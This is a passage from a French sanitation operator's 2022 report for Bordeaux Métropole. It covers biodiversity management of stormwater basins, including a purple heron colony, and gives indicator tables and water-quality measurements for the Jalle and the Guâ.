- Le Héron pourpré (*Ardea purpurea*), qui est une espèce migratrice très rare en zone urbaine, est présent depuis de nombreuses années sur le bassin de Dinassac et est devenu avec le temps une espèce emblématique de ce site. Une colonie composée de plusieurs couples (en 2022, 11 couples comptabilisés : le nombre varie selon les années) y niche chaque année notamment grâce aux mesures prises pour boiser les abords du fond de bassin et leur offrir un milieu plus adapté.

PHOTOGRAPHIE 11 - ENV.4.1. Bassin de Dinassac



Le bassin de Dinassac a fortement été touché par des intrusions répétées et de plus en plus dévastatrices. Cet important bassin en eau est localisé à proximité de la zone industrielle de Blanquefort, ce qui en fait un endroit calme et un spot de pêche prisé. Des déchets ont dû être ramassés après leurs passages à plusieurs reprises. En plus des détériorations subies, découpe et arrachage de clôtures, la présence de ces personnes a des impacts sur l'équilibre écologique du site. A noter en 2022, le dépôt très important de déchets en clôture du site ayant débordé largement sur le site.

Fin juillet, lors d'une visite sur site, le naturaliste en charge du suivi écologique du bassin de Dinassac a pu constater : la présence d'huiles dans la marre, des tentatives de départs de feux, beaucoup de déchets, des restes de cadavre d'un jeune Héron pourpré et un Héron pourpré adulte avec une patte cassée.

PHOTOGRAPHIES 12, 13, 14 et 15- ENV.4.1. Dégradations sur le Bassin de Dinassac



Une intervention de ramassage en masse des déchets a été organisée courant octobre 2022 par le pôle territorial Ouest.

Des travaux de réparation des clôtures ont été engagés par la SABOM fin 2022 avec toute la difficulté d'avoir un prestataire pour la réalisation de ces réparations depuis plusieurs mois.

Une opération de nettoyage du bassin avec ramassage des déchets laissés à l'intérieur du site, en bordure du plan d'eau, a été réalisée avec notamment des îlotiers.

Les Hérons pourprés sont farouches et peuvent décider d'abandonner définitivement leurs nids s'ils sont trop dérangés. La présence d'individus sur le site et particulièrement des pêcheurs peut avoir des conséquences dommageables au vu des nombreuses actions réalisées et suivies pour la préservation de cette espèce.

ENV.4.2. ACTIONS DE PROTECTION DE L'ENVIRONNEMENT ET PROMOTION DE LA BIODIVERSITÉ



JOURNÉE DU PATRIMOINE BASSIN DU BOURGAILH

Associée à la fédération de randonnée de la Gironde et à la SEPANSO, la SABOM a organisé une randonnée cheminant à travers l'Ecoparc du Bourgailh jusqu'au bassin de gestion des eaux pluviales du Bourgailh. Il s'agit d'une occasion unique de découvrir le ruisseau du Peugue, son histoire, ses atouts sociétaux et écologiques, de découvrir nos métiers notamment le rôle et la gestion du bassin d'orage dans un contexte hydrologique métropolitain particulier et la petite face cachée d'un tel espace consacré à la préservation des habitats naturels identifiés, à la protection de la flore et de la faune rencontrées chaque année. Il s'agit également d'une opportunité de sensibiliser les citoyens voire de les faire rêver sur des sites remarquables tels que celui du Bourgailh (SOC.3).



En partenariat avec la SEPANSO, la SABOM mène des actions de sensibilisation et de formation de son personnel à la faune et à la flore sur les sites en gestion écologique.

En 2022, trois sessions ont été organisées autour du projet de construction et pose de nichoirs :

- La première session, courant du mois de mai, à regrouper du personnel de la SABOM, les naturalistes, du personnel de la Direction de l'eau et une dizaine de jeunes de l'ITEP Breillan de Blanquefort. Cette formation théorique était consacrée aux Hirondelles, leur cycle de vie et la construction de nichoirs propres à cette espèce.
- la seconde, le 31 mai 2022, avait pour objectif la pose des nichoirs fabriqués par les jeunes de l'ITEP Breillan de Blanquefort, sur le bassin de Carmaux avec une balade sur le site, à la découverte des espèces qui s'y trouvent, animée par le naturaliste en charge du suivi écologique de ce bassin.
- La troisième session, à l'identique de la seconde, a été organisée sur le bassin Chappement le 30 septembre 2022.

PHOTOGRAPHIES 16- ENV.4.2. Bassin de Carmaux



PHOTOGRAPHIES 17, 18 et 19- ENV.4.2. Bassin de Chappement





LA SABOM S'ENGAGE AUPRÈS DE L'OFB EN TANT QU'ENTREPRISE ENGAGÉE POUR LA NATURE

La SABOM s'engage en tant qu' "entreprise engagée pour la nature", le 20 septembre 2022. En effet, la SABOM signe les dix principes communs du programme "entreprise engagées pour la nature". Ce projet a pour ambition d'engager la SABOM en faveur de la Biodiversité. Il vise à faire émerger, reconnaître et valoriser un plan d'action volontaire qui précise la mise en œuvre opérationnelle de ces principes dans nos activités au sein de la SABOM.

Plus précisément la SABOM s'engage à :

- Intégrer la biodiversité dans sa stratégie d'entreprise en se fondant sur les connaissances scientifiques disponibles.
- Dialoguer avec l'ensemble de ses parties prenantes sur leurs attentes, ses impacts, ses actions et ses progrès.
- Évaluer les différentes composantes de la biodiversité qui la concernent par des indicateurs d'impacts directs et indirects, de risques et de progrès, et, lorsque c'est pertinent pour la prise de décision, évaluer économiquement ses impacts et sa dépendance au bon fonctionnement des écosystèmes.
- Promouvoir l'intégration progressive de la biodiversité dans les décisions tout au long de ses chaînes de valeur, de la production des matières premières naturelles jusqu'à la fin de vie des produits après usage par les consommateurs.
- Éviter en premier lieu, réduire et en dernier lieu compenser ses impacts, en visant au cas par cas au moins une absence de perte nette, voire un gain net de biodiversité dans ses activités et zones géographiques d'influence, et en prenant en compte les besoins d'adaptation des écosystèmes au changement climatique.
- Développer en priorité des Solutions Fondées sur la nature, en s'assurant que leur mise en œuvre est conduite de façon scientifiquement fondée et bénéfique pour la biodiversité, notamment en promouvant une certaine variété dans ces solutions.
- Intégrer la biodiversité dans son dialogue avec les pouvoirs publics, de manière à appuyer la prise en compte de cet enjeu dans les politiques publiques ; lorsque la SABOM y est invitée, contribuer aux stratégies nationales pour la biodiversité des pays dans lesquels nous intervenons.
- Sensibiliser et former ses collaborateurs à la biodiversité et à sa relation avec leurs métiers ; promouvoir et encourager leurs initiatives en faveur de la nature et accorder une reconnaissance à ces actions et pratiques.
- Mobiliser les ressources et établir les partenariats appropriés pour soutenir ses actions concrètes et en assurer le suivi.
- Rendre compte publiquement de la mise en œuvre de ces engagements et de ses plans d'action volontaires déposés au titre de l'initiative « Entreprises engagées pour la nature ».



OFB
OFFICE FRANÇAIS
DE LA BIODIVERSITÉ



SENSIBILISATION DES SOUS-TRAITANTS DES ESPACES VERTS, UNE PARTIE PRENANTE SENSIBLE

Le 7 octobre 2022, la SABOM a accueilli sur le bassin de l'Archevêque l'un de ses prestataires d'entretien des espaces verts à sa demande, dans le cadre d'une de ses journées d'agence. L'objectif étant de sensibiliser l'ensemble du personnel de cette entreprise sur un exemple concret de gestion écologique sur un espace végétal tel qu'un bassin de gestion des eaux pluviales. L'occasion de présenter la SABOM, ses activités, le fonctionnement d'un ouvrage de ce type et l'ouverture de notre activité à d'autres cibles celle de la préservation de la biodiversité. La sensibilisation a été réalisée en partenariat avec le naturaliste de la LPO chargé du suivi du bassin.

PHOTOGRAPHIES 20 et 21 - ENV.4.2. Rencontre avec un prestataire sur le site de l'Archevêque



DES SENSIBILISATIONS BIODIVERSITÉ À TRAVERS LE FONDS DÉVELOPPEMENT DURABLE

- Une action phare initiée en mars 2021, dans le cadre du fonds développement durable en faveur de la biodiversité sur l'un de nos sites, le bassin de Dinassac, à Blanquefort : le projet technique "Libellule". Ce projet a pour objectif de renforcer la biodiversité locale par la création de plusieurs mares sur le site avec pour cible de proposer des habitats favorables à la préservation et à la présence de libellules, et par la même occasion aux amphibiens dont on sait, à ce jour, que la structure du bassin n'offre pas assez de possibilités à ces groupes d'espèces pour s'y développer, et s'y reproduire. En partenariat avec le Lycée des métiers de Blanquefort, ce projet pédagogique réunit des compétences diverses : naturalistes de la SEPANSO, personnel de la SABOM (chargé de projet innovation, exploitant, chargé biodiversité, service communication), étudiants et enseignants en topographie et conduite d'engins. Plus qu'un projet, il s'agit d'une véritable action participative offrant une opportunité pour le site de développer sa biodiversité et pour les étudiants topographes et conducteurs d'engins, une mise en pratique de leur formation contribuant au développement de leur compétence technique avec une dimension écologique et une implication en tant que citoyens et riverains du site à la préservation de la biodiversité. (voir [SOC.2](#)). Ce projet a été finalisé en 2022 offrant sur le site de Dinassac de nouveaux habitats pour les odonates sans oublier les amphibiens qui pourront amplement bénéficier de ces marres pour se reproduire.

PHOTOGRAPHIES 24 ET 25 - ENV.4.2. Projet Libellule



- 2022 est marquée également par un projet qui s'inscrit dans le Fonds développement durable en faveur de la biodiversité et ayant consisté à la construction de nichoirs et la pose de ces derniers sur les sites pour lesquels des espèces sont présentes telles que les hirondelles sur le bassin de Carmaux et sur le bassin de Chappement, les bergeronnettes et les hirondelles sur le bassin Chêne vert à Mérignac (voir [SOC.2](#))

ENV.4.3. PERSPECTIVE D'AVENIR DE LA GESTION ÉCOLOGIQUE DES SITES

Des sites à enjeux biodiversité sont répertoriés parmi l'ensemble des espaces délégués. Il est primordial de suivre la gestion de ces sites et leur évolution, dont le potentiel écologique a été identifié. L'objectif pour la SABOM est de poursuivre la démarche de gestion écologique pour les dix anciens sites identifiés et de développer cette gestion pour d'autres sites, notamment les cinq nouveaux bassins intégrés en 2019.

Pour suivre ces sites, la SABOM, après validation de Bordeaux Métropole, a élaboré un plan d'actions à partir des objectifs définis, le **Plan Biodiversité**. Cet outil permet de formaliser l'ensemble des engagements pris par la SABOM et de suivre leur avancement.

Il répertorie l'ensemble des actions et des mesures devant être prises au cours de l'année pour assurer le suivi de cette activité à une échelle globale. L'ensemble des actions est réparti selon 7 axes de travail :

- politique globale de gestion des espaces verts,
- faire des sites des réservoirs de biodiversité,
- suivi cartographique de la biodiversité,
- labellisation des sites en gestion écologique,
- démarches participatives SABOM,
- reconquête et valorisation des écosystèmes aquatiques et des milieux rivulaires,
- empreinte du service sur le milieu et les espèces - Indicateurs de performance.

Un suivi des actions menées en faveur de la biodiversité et de la surveillance des milieux naturels est réalisé trimestriellement dans le cadre des réunions techniques entre la Direction de l'eau-Centre Assainissement, le service GEMAPI de Bordeaux Métropole et la SABOM.

Un autre outil majeur est élaboré, mis en œuvre et suivi de près par la SABOM : le plan de gestion écologique. Pour chacun des sites en gestion écologique, un plan de gestion est constitué. Ce document décrit le site, sa morphologie physique, ses spécificités paysagères, et recense également les préconisations de gestion proposées par les naturalistes, les mesures de gestion accomplies, les actions pédagogiques mises en œuvre ainsi que les nombreux inventaires réalisés. Ce document est remis à jour chaque année et est transmis aux différents acteurs du site dont les sous-traitants d'entretien des espaces verts afin que chacun respecte les consignes induites par le potentiel écologique du site.

ENV.4.4. EMPREINTE SUR LES MILIEUX NATURELS

Afin de mesurer de manière simple, objective et compréhensible les effets de la politique de protection et de préservation de la nature engagée par la SABOM, l'impact du service de l'assainissement sur les milieux naturels est caractérisé par deux indices :

- un indice quantitatif de pression sur les milieux aquatiques,
- un indice qualitatif de pression sur la biodiversité.

Réactualisés chaque année, ils portent sur l'évaluation des actions réalisées en vue d'atténuer l'impact des rejets d'assainissement et d'améliorer la biodiversité sur les sites, mais aussi sur les moyens déployés pour partager nos démarches avec les différentes parties prenantes.

L'INDICE QUANTITATIF DE PRESSION SUR LES MILIEUX AQUATIQUES

Une surveillance des rejets des six systèmes d'assainissement (ou bassins de collecte) présents sur le territoire de la Métropole vers le milieu naturel est menée par la SABOM. La concentration de toutes les substances présentes dans les rejets du système d'assainissement doit être inférieure à leur norme de qualité environnementale respective après dilution dans le milieu naturel. Les substances considérées sont les macro-polluants des effluents issus des stations de traitement, des by-pass et des déversoirs d'orage (MES, DCO, DBO5, NTK, NH4, Pt). (Voir [ENV.3](#) et [EXPL.6](#))

Un indice a été créé pour suivre la concentration des substances présentes dans la fraction de volume d'eau mobilisable. Le calcul est réalisé à partir des données mesurées par l'autosurveillance des rejets des ouvrages d'assainissement et les données estimées de débit des masses d'eau. Le paramètre le plus pénalisant donne le résultat de l'indice d'impact. Voir **TABLEAU 3**.

Pour 2022, le service de l'Assainissement a une empreinte faible sur le milieu naturel pour les systèmes d'assainissement de Louis Fargue, Clos de Hilde et nulle pour les systèmes Les Cailhocs et Lille.

TABLEAU 3 - ENV.4.4. Indice quantitatif de pression sur les milieux aquatiques				
Bassins de collecte	2019	2020	2021	2022
LOUIS FARGUE	0,07	0,06	0,07	0,07
CLOS DE HILDE	0,08	0,06	0,07	0,08
LILLE	0	0	0	0
CANTINOLLE	0,79	0,69	1,47	4,28
SABAREGES	28,76	30,47	28,29	29,16
AMBES	0	0	0	0
< 1 : pas d'impact significatif				
> 1 : impact significatif				

En revanche, et ce comme depuis 2019, le système d'assainissement de Sabarèges a une empreinte significative (indice d'impact > 1) sur le milieu aquatique. Ce résultat indique que les rejets de son bassin de collecte exercent une

pression environnementale forte sur le milieu récepteur en le dégradant. La charge des rejets en macro-polluants est trop importante par rapport à la capacité épuratrice du milieu récepteur sensible qu'est le Guâ.

La substance la plus pénalisante en termes de rejets en sortie de station reste l'ammonium (NH₄), selon les critères de calcul et les hypothèses de débit des cours d'eau préalablement définis. Les principaux rejets ayant un impact significatif sont ceux des eaux traitées de la station d'épuration de Sabarèges.

Un second système d'assainissement se voit attribuer une note d'impact significatif sur le milieu naturel. Il s'agit de celui de Cantinolle dont le rejet a lieu dans le cours d'eau de la Jalle d'Eysines. La sécheresse et la température moyenne de l'année 2022 sont les principales raisons du niveau de dégradation de l'indice de Cantinolle. Comme pour le système d'assainissement de Sabarèges, la substance la plus pénalisante en termes de rejets en sortie de station est l'ammonium (NH₄), selon les critères de calcul et les hypothèses de débit du cours d'eau préalablement définis.

Ce changement de catégorie pour le système d'assainissement de Cantinolle est expliqué principalement par la chute du débit moyen annuel du cours d'eau de la Jalle entre 2020 et 2022, en passant de 3,36 m³/s en 2020 à 2,56 m³/s en 2021 et à 0,84 m³/s en 2022. En prenant l'hypothèse d'une valeur de débit similaire à 2020, l'indice quantitatif aurait augmenté entre 2020 et 2022 mais dans une moindre proportion avec une valeur hypothétique de 1,07 (bien que les déversements auraient augmentés).

Depuis la fin de l'année 2022, les eaux traitées par la station de Cantinolle peuvent être dirigées vers le point de rejet de la station de Lille et se rejeter en Garonne. La station de Lille est aussi capable d'absorber les excédents de la station d'épuration de Cantinolle. Ensuite, les travaux d'extension de la station de Lille suivront. Ces travaux permettront la suppression des déversements par temps de pluie dans la Jalle d'Eysines, et ainsi faire diminuer l'indice quantitatif de pression.

De nombreuses actions de surveillance en continue et de mesures ponctuelles de la qualité des milieux naturels sont menées afin d'apprécier et de comprendre leur fonctionnement et leur sensibilité. D'autres mesures de type hydrobiologique sont réalisées en complément comme par exemple dans le cadre de l'observatoire de la Jalle.

L'ensemble de ces mesures et leurs résultats est décrit dans la fiche ([ENV.5](#)). Ces mesures confirment plus précisément les résultats du calcul des indices de pression des milieux aquatiques.

L'INDICE QUALITATIF DE PRESSION SUR LA BIODIVERSITÉ

L'indice de pression sur la biodiversité mesure l'impact des actions menées par la SABOM en faveur de la biodiversité sur l'ensemble du territoire de Bordeaux Métropole et sur toute la durée du contrat. Ce dernier est défini par un ensemble d'indicateurs. Pour chacun de ces indicateurs, des actions ont été identifiées et un poids leur a été affecté. L'ensemble des indicateurs représente un nombre de 100 points au maximum à atteindre d'ici fin 2025. Le résultat de l'indice correspond au nombre de points mesurés suite aux actions réalisées avec pour cible l'atteinte du maximum de points au bout des 7 années du contrat.

Les résultats sont présentés dans le **TABLEAU 4**.

TABLEAU 4 - ENV.4.4. Indice qualitatif de pression sur la biodiversité pour le territoire de Bordeaux Métropole				
Indice de pression sur la biodiversité	2019	2020	2021	2022
Nombre de points	64	80	91	93,5

L'indice biodiversité étant très complet et techniquement complexe à communiquer à un public non averti, la SABOM et la Direction de l'Eau ont convenu d'établir, en complément, un tableau de bord simplifié d'indicateurs quantitatifs. Cet outil donne lieu à des chiffres clés et parlants pour vulgariser les actions biodiversité auprès du grand public.

Ces indicateurs sont présentés dans le **TABLEAU 5**.

TABLEAU 5 - ENV.4.4. Tableau de bord simplifié biodiversité : résultats de 2019 à 2022				
Indicateurs	2019	2020	2021	2022
1/ Nombre de points				
Nombre de salariés sensibilisés/formés à la préservation de la biodiversité par an	24	34	33	30
Nombre de sessions de formation organisées par an	2	2	2	3
2/ Suivi des actions menées sur la préservation/restauration des milieux				
Surface totale gérée (hectares)	122	130	129	129
Surface des sites en gestion raisonnée (hectares)	81	85	84	85
Surface de sites en gestion écologique (hectares)	41	45	45	45
dont surface des sites labellisés Espace Végétal Ecologique (hectares)	21	21	23	27
Nombre de sites en gestion écologique fine	10	15	15	15
3/ Résultat des actions menées				
Nombre d'espèces nouvelles sur ces sites, chaque année par rapport à l'année précédente	Année de mise en place	15	5	6
Nombre d'espèces (faune et flore) d'intérêt patrimonial recensées sur les sites en gestion différenciée	140	122	148	129
4/ Sensibilisation des usagers				
Nombre de bassins en gestion écologique fine ouverts au public	3	3	3	3
Nombre de personnes sensibilisées par an	3228	704	2789	3923
5/ Acteurs du territoire et partenaires				
Nombre de partenaires avec lesquels le service collabore	3	3	6	5
6/ Incidence sur le milieu naturel				
Nombre de pollution ayant entraîné un déversement au milieu naturel	10	2	3	5

Pour 2022, l'évolution du nombre d'espèces d'intérêt patrimonial est le résultat de conditions moins favorables cette année pour certains groupes d'espèces comme les Odonates.

Malgré ces conditions météorologiques défavorables, il est quand même intéressant de voir que nous avons quand même pu observer de nouvelles espèces sur l'ensemble du territoire.

Pour mémoire, le grand nombre de nouvelles espèces sur le territoire que nous avons en 2020 était dû à la récente addition des cinq nouveaux sites ajoutés au périmètre de gestion écologique.

Chaque année, l'inventaire global des espèces présentes sur ces sites devient plus complet et logiquement moins de nouvelles espèces sont découvertes. Il est donc normal que ce chiffre soit plus faible en 2021 et la même tendance pour 2022.

Cette année encore, l'ajout de deux sites labellisés et d'autre part de la réalisation des actions de communication ont pu influencer positivement sur plusieurs autres indicateurs (voir [SOC.3](#)).

ENV.4.5. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E6	Nombre de sites en gestion écologique fine	10 entre 2019 et 2023 15 à compter du 1er janvier 2024	10 sites	15 sites	15 sites	15 sites
Indicateur opérationnel E7	Nombre d'espèces nouvelles sur les sites en gestion écologique fine	N/A	56 (faune)	15 (faune)	5 (faune)	6 (faune)
Indicateur opérationnel E8	Nombre d'espèces d'intérêt patrimonial sur les sites en gestion écologique fine	N/A	140	122	148	129
Indicateur opérationnel E9	Superficie de sites gérés de façon raisonnée	N/A	124 hectares	120 hectares	84,06 hectares	84,66 hectares
Indicateur opérationnel E10	Superficie de sites gérés de façon différenciée	N/A	41 hectares	45 hectares	45 hectares	45 hectares
Indicateur opérationnel E11	Nombre de bassins ouverts au public	N/A	3	3	3	3

❖ Indicateur E7

Dans le cadre de la fiabilisation des indicateurs, la méthode de calcul de l'indicateur a été modifiée pour mieux répondre à la demande de Bordeaux Métropole. La nouvelle méthode permet de comptabiliser les nouvelles espèces à l'échelle du territoire.

Nouvelle méthode de calcul : nouvelles espèces sur le territoire

2019 : 10 nouvelles espèces

2020 : 15 nouvelles espèces

2021 : 5 nouvelles espèces

2022 : 6 nouvelles espèces

Ancienne méthode de calcul : nombre d'espèces apparues sur chacun des sites

2019 : 56 nouvelles apparitions

2020 : 223 nouvelles apparitions

2021 : 95 nouvelles apparitions

2022 : 73 nouvelles apparitions

❖ Indicateur E8

En 2020, la diminution du nombre d'espèces d'intérêt patrimonial inventorié peut s'expliquer par les conditions météorologiques qui ont été moins favorables pour les papillons et les odonates.

En 2021, les conditions météorologiques ont été également compliquées bien que plus clémentes. Cependant, un grand nombre d'espèces d'oiseaux a pu être identifié lors des inventaires. Une plus grande diversité et un plus grand nombre d'individus ont ainsi pu être observés. Au total, le nombre d'espèces différentes observées lors des inventaires est assez similaire à 2020, mais un plus grand nombre d'entre elles sont considérées comme patrimoniales, notamment grâce à la diversité des oiseaux observés.

En 2022, les conditions météorologiques et plus particulièrement la sécheresse.

❖ Indicateurs E9 et E10

L'évolution des résultats entre 2019 et 2020 reflète l'intégration de la surface totale associée aux cinq nouveaux sites à compter de début 2020. La surface perdue sur l'indicateur E9 est transférée sur la surface de l'indicateur E10, car cette surface est passée d'une gestion raisonnée à une gestion différenciée. Il n'y a pas de changement notable en 2021.

Une erreur a été identifiée dans le calcul de la surface totale des espaces verts permettant le calcul de l'indicateur. Depuis 2019, le résultat de la surface totale des espaces verts contenait deux fois la surface des espaces verts en gestion différenciée. En 2021 la surface totale des espaces verts est donc de 129 hectares et non de 165 hectares. A partir de cette donnée et de la surface des sites gérés de façon différenciée E10, le résultat de l'indicateur E9 est de 84 hectares pour 2021 et 2022

GESTION DES MILIEUX AQUATIQUES ET DE LA PROTECTION DES INONDATIONS ENV.5

SABOM

RÉFÉRENTIEL CONTRAT

Article 46

Impact environnemental

Article 46.1 Stations de mesure du milieu naturel

Article 46.3 Mesures aux exutoires pluviaux

Article 46.5 Observatoire de la Jalle de Blanquefort

SOMMAIRE

ENV.5.1. MESURES EN CONTINU DE LA QUALITÉ DES MILIEUX AQUATIQUES	801
ENV.5.2. MESURES PONCTUELLES DE LA QUALITÉ DES MILIEUX AQUATIQUES	836
ENV.5.3 RISQUE INONDATION FLUVIO-MARITIME	842

Pour Bordeaux Métropole, la Gestion des Milieux Aquatiques et la Prévention des Inondations (GEMAPI) est un enjeu majeur, du fait de sa situation géographique et de son développement économique et urbain dynamique.

Certaines prestations sont confiées à la SABOM qui s'appuie sur un service dédié : Le service Patrimoine Naturel et GEMAPI.

3 axes composent le cœur de son activité :

- le suivi des ruisseaux et fossés à ciel ouvert, dont le bon écoulement des eaux vers la Garonne et ses affluents doit être maintenu ainsi que l'entretien et la préservation de leur écosystème ([PAT.1](#)),
- le suivi de la qualité des milieux aquatiques notamment, la surveillance de certaines masses d'eau sensibles, l'observatoire de la Jalle et le suivi des plans d'eau permanents, qui permettent une étude qualitative des eaux de divers sites sur la métropole ainsi que de celles du bassin versant de la Garonne, le but étant de réduire l'impact de l'activité humaine sur le milieu aquatique,
- la prévention des inondations, en assurant le suivi et le bon fonctionnement des ouvrages de protection bordant la partie métropolitaine de la Garonne et de la Dordogne, garantissant ainsi la protection des biens et des personnes vivant dans ces zones à risque.

ENV.5.1. MESURES EN CONTINU DE LA QUALITÉ DES MILIEUX AQUATIQUES



ZOOM

POLLUTION AUX HYDROCARBURES DANS LA JALLE DU HAILLAN.



Le 10 mars 2022, le SABOM a été sollicité par les pompiers sur la Jalle du Haillan suite à une forte pollution aux hydrocarbures.

Après la mise en place de boudins absorbants, pour limiter la diffusion des hydrocarbures dans la Jalle, la SABOM a tracé la pollution et trouvé le site, à l'origine de celle-ci. L'intervention commune des pompiers, de la police et de la mairie de Saint Médard en Jalle a permis de constater et d'isoler la source de la pollution dans une entreprise privée. La société à l'origine de la pollution a été mise en demeure de nettoyer ses installations, avant de pouvoir à nouveau évacuer ses eaux de pluie vers le réseau pluvial public.

Conformément aux arrêtés en vigueur, dans le cadre du suivi réglementaire du rejet de la station d'épuration de Cantinolle (la Jalle), deux campagnes portant sur la mesure d'indice biologique diatomées (IBD) réalisée tous les 3 ans et d'un bilan physico-chimique sur 24 heures ont été réalisées en amont et en aval de ce rejet.

Concernant la station de Sabarèges, la surveillance réglementaire du milieu récepteur, le Guâ, ne porte que sur des mesures physico-chimiques.

TABLEAU 1 - ENV.5.1. Intérêts et facteurs de variations de chaque paramètre

Paramètre	Intérêt	Facteur de variations
Température	Nécessaire à l'équilibre aquatique, solubilité des sels/gaz	Saisonnalité, hauteur d'eau, rejets urbains/agricoles ou industriels
Oxygène	Maintien la vie, traceur de l'activité photosynthétique, dégradation de la matière organique (Stress piscicole à partir de 4 mg/l)	Saisonnalité, rejets urbains/agricoles ou industriels
pH	Nécessaire à l'équilibre aquatique (autoépuration), traceur de l'activité photosynthétique	Activité biologique
Conductivité	Traceur de la quantité de sels dissous dans l'eau	Apports par le bassin versant (polluants ou non) ou autres rejets ponctuels
Turbidité	Rôle dans la pénétration de la lumière, traceur de pollution particulaire	Précipitations, érosions et lessivages des sols, phénomènes anthropiques
Chlorophylle a	Indicateur de l'abondance des algues microscopiques traduisant la productivité du plan d'eau en matière organique	facteurs influençant sur la photosynthèse : quantité de lumière, température, teneur en CO2 de l'air
Phycocyanine	Permet d'estimer la concentration en cyanobactéries	stabilité des colonnes d'eau, température, luminosité, enrichissement du milieu en phosphore, azote, fer, les conséquences de l'eutrophisation.

La **CARTE 1** représente respectivement la situation géographique de la station de Cantinolle aval conservée sur la Jalle, appelée également SIRENE.

CARTE 1 – ENV.5.1. Situation géographique de la station de Cantinolle Aval.



Bilan de la qualité des eaux de la jalle de Blanquefort et du ruisseau du Guâ.

La Jalle de Blanquefort

Les données pour 2022 ne concernent que le site de Cantinolle Aval.






Grâce aux données acquises les années précédentes, la connaissance du cours d'eau de la Jalle de Blanquefort nous a permis de dégager un gradient de qualité de l'amont vers l'aval. Nous avons pu remarquer que la qualité physico-chimique du cours d'eau se dégrade à partir de l'aval de la STEP de Cantinolle, avant de se stabiliser.

- Sur Cantinolle aval, les concentrations moyennes en oxygène varient sur l'année entre 0.1 et 10.8 mg/l. Le développement d'algues dans la Jalle a été important encore une fois cette année. Il a pour conséquence d'entraîner des niveaux très faibles d'oxygène dissous dans l'eau. Associé à cela, la sonde se situe assez bas dans la colonne d'eau pour éviter les mises hors d'eau lorsque les vannes de Moulin Blanc sont ouvertes. Les mesures peuvent être impactées par une accumulation de sédiments et d'algues au fond.
Les teneurs en oxygène dissous au niveau de Cantinolle Aval connaissent de fortes variations du fait d'une activité biologique importante dans le cours d'eau, atteignant parfois des niveaux très critiques (0 mg/l) essentiellement durant la période estivale du fait de la prolifération des algues dans la Jalle.
- La température moyenne trimestrielle de l'eau sur l'année 2022 évolue de manière similaire par rapport aux autres années avec une tendance à la hausse du fait d'une année exceptionnellement chaude : entre 10,4 et 21,2°C.
- Les valeurs moyennes de turbidité ont été importantes sur les mois de juin, septembre et novembre et décembre : en moyenne trimestrielle, la turbidité de Cantinolle Aval est entre 25,2 et 135 NTU. Le développement des algues associé aux épisodes pluvieux a eu un impact sur l'augmentation de la turbidité du cours d'eau sur Cantinolle aval.

- La conductivité a augmenté au fur et à mesure de l'année jusqu'en octobre, en moyenne, entre 328,1 et 586,2 $\mu\text{S}/\text{cm}$ au mois d'octobre. Cette augmentation est liée aux faibles débits, à une année particulièrement chaude, peu pluvieuse et au fort développement des algues dans la Jalle.
- En ce qui concerne le pH sur Cantinolle Aval, les valeurs se situent en moyenne entre 6,4 et 7,1.

L'**ENSEMBLE DE COURBES 1** présente l'évolution des moyennes trimestrielles des paramètres physico-chimiques de la Jalle (oxygène dissous, température, turbidité, conductivité et pH depuis 2015).

ENSEMBLE DE COURBES 1 - ENV.5.1. Evolution des moyennes trimestrielles des paramètres physico-chimiques de la Jalle



NB : Les stations Thil et la Réserve de Bruges ont été démontées en 2020 suite à une décision de la Métropole. Seule la station de Cantinolle avale a été conservée.

Au vu des analyses physico-chimiques, dans le cadre du suivi réglementaire, effectuées en 2022 sur la Jalle d'Eysines à Eysines (**TABLEAU 2**), en amont et aval du rejet de la station d'épuration de Cantinolle, nous aboutissons aux conclusions suivantes :

- En avril, l'état écologique (paramètres DCE) selon la physico-chimie est bon à l'amont et moyen à l'aval avec 3 paramètres déclassés (ammonium, orthophosphate et phosphore total). En octobre, l'état est bon en amont du rejet et passe à médiocre en aval, avec 4 paramètres déclassés dans cet état (ammonium, nitrite, orthophosphate et phosphore total).
- En mai, l'état écologique selon l'indicateur biologique des diatomées est moyen en amont (note à 10.9) et médiocre (note à 8.8) en aval.
- Les analyses physico-chimiques montrent une augmentation des concentrations en nutriments de l'amont vers l'aval lors des deux campagnes, et de manière plus importante sur la deuxième en octobre. On note également une augmentation du NTK à l'aval lors des deux campagnes.

De manière générale, les résultats physico-chimiques et biologiques montrent une altération de la Jalle d'Eysines en aval du rejet sur les deux campagnes. Les faibles niveaux d'eau de la Jalle, lors de ces périodes, sur cette année exceptionnellement sèche, ont dû fortement participer à la dégradation de la Jalle sur ces deux points de mesure.

TABLEAU 2 - ENV.5.1. Résultats physico-chimiques des campagnes en amont et aval du rejet de la station d'épuration de Cantinolle (selon l'arrêté du 27/08/2018)

	La Jalle d'Eysines à Eysines			
	AMONT		AVAL	
	11/05/2022	26/10/2022	11/05/2022	26/10/2022
Température				
Température (°C)	22,3	15,2	22,4	15,4
Acidification				
pH (u pH)	7,9	7,6	3,4***	6,8
Bilan Oxygène				
Oxygène dissous (mg/l)	7,5	6,7	8,8	5,5
Taux de saturation (% sat)	**	80	102	****
Carbone Organique dissous (mg/l)	4,6	5,3	5,7	6,7
DBO5 (mg O2/l)	2,4	5,1	5	5,9
Nutriments				
NH4+ (mg/l)	<0,05	0,05	1,3	3,3
NO2- (mg/l)	0,18	0,02	0,27	0,66
NO3- (mg/l)	5,4	4,3	39	71
PO43- (mg/l)	0,085	0,02	0,803	1,46
P total (mg/l)	0,1	0,08	0,35	0,86
Salinité				
Conductivité (µS/cm)*	310	370	650	580
Etat Ecologique				
Etat Ecologique selon physico-chimie	Bon	Bon	Moyen	Médiocre

* seuil non définis à l'heure actuelle

** Pourcentage de saturation en oxygène: Volume reçu insuffisant - paramètre n'a pas pu être analysé

*** Valeur aberrante - non pris en compte

**** Suite à un oubli du laboratoire paramètre non analysé



légende classe d'état	
très bon	
bon	
moyen	
médiocre	
mauvais	

TABLEAU 3 - ENV.5.1. Résultats physico-chimiques des campagnes en amont et aval du rejet de la station d'épuration de Cantinolle (selon le SEQ V2)

ALTERATIONS	La Jalle d'Eysines à Eysines			
	AMONT		AVAL	
	11/05/2022	26/10/2022	11/05/2022	26/10/2022
Matières organiques et oxydables				
DCO (mg O2/l)	14	10	22	17
NKJ (mg/l N)	0,8	<0,5	2,3	3,2
Minéralisation				
Conductivité (µS/cm)	310	370	650	580
Particules en suspension				
MES (mg/l)	3	<2	6	5
Synthèse des altérations	Bon	Très bon	Moyen	Moyen

légende classe d'état	
très bon	
bon	
moyen	
médiocre	
mauvais	

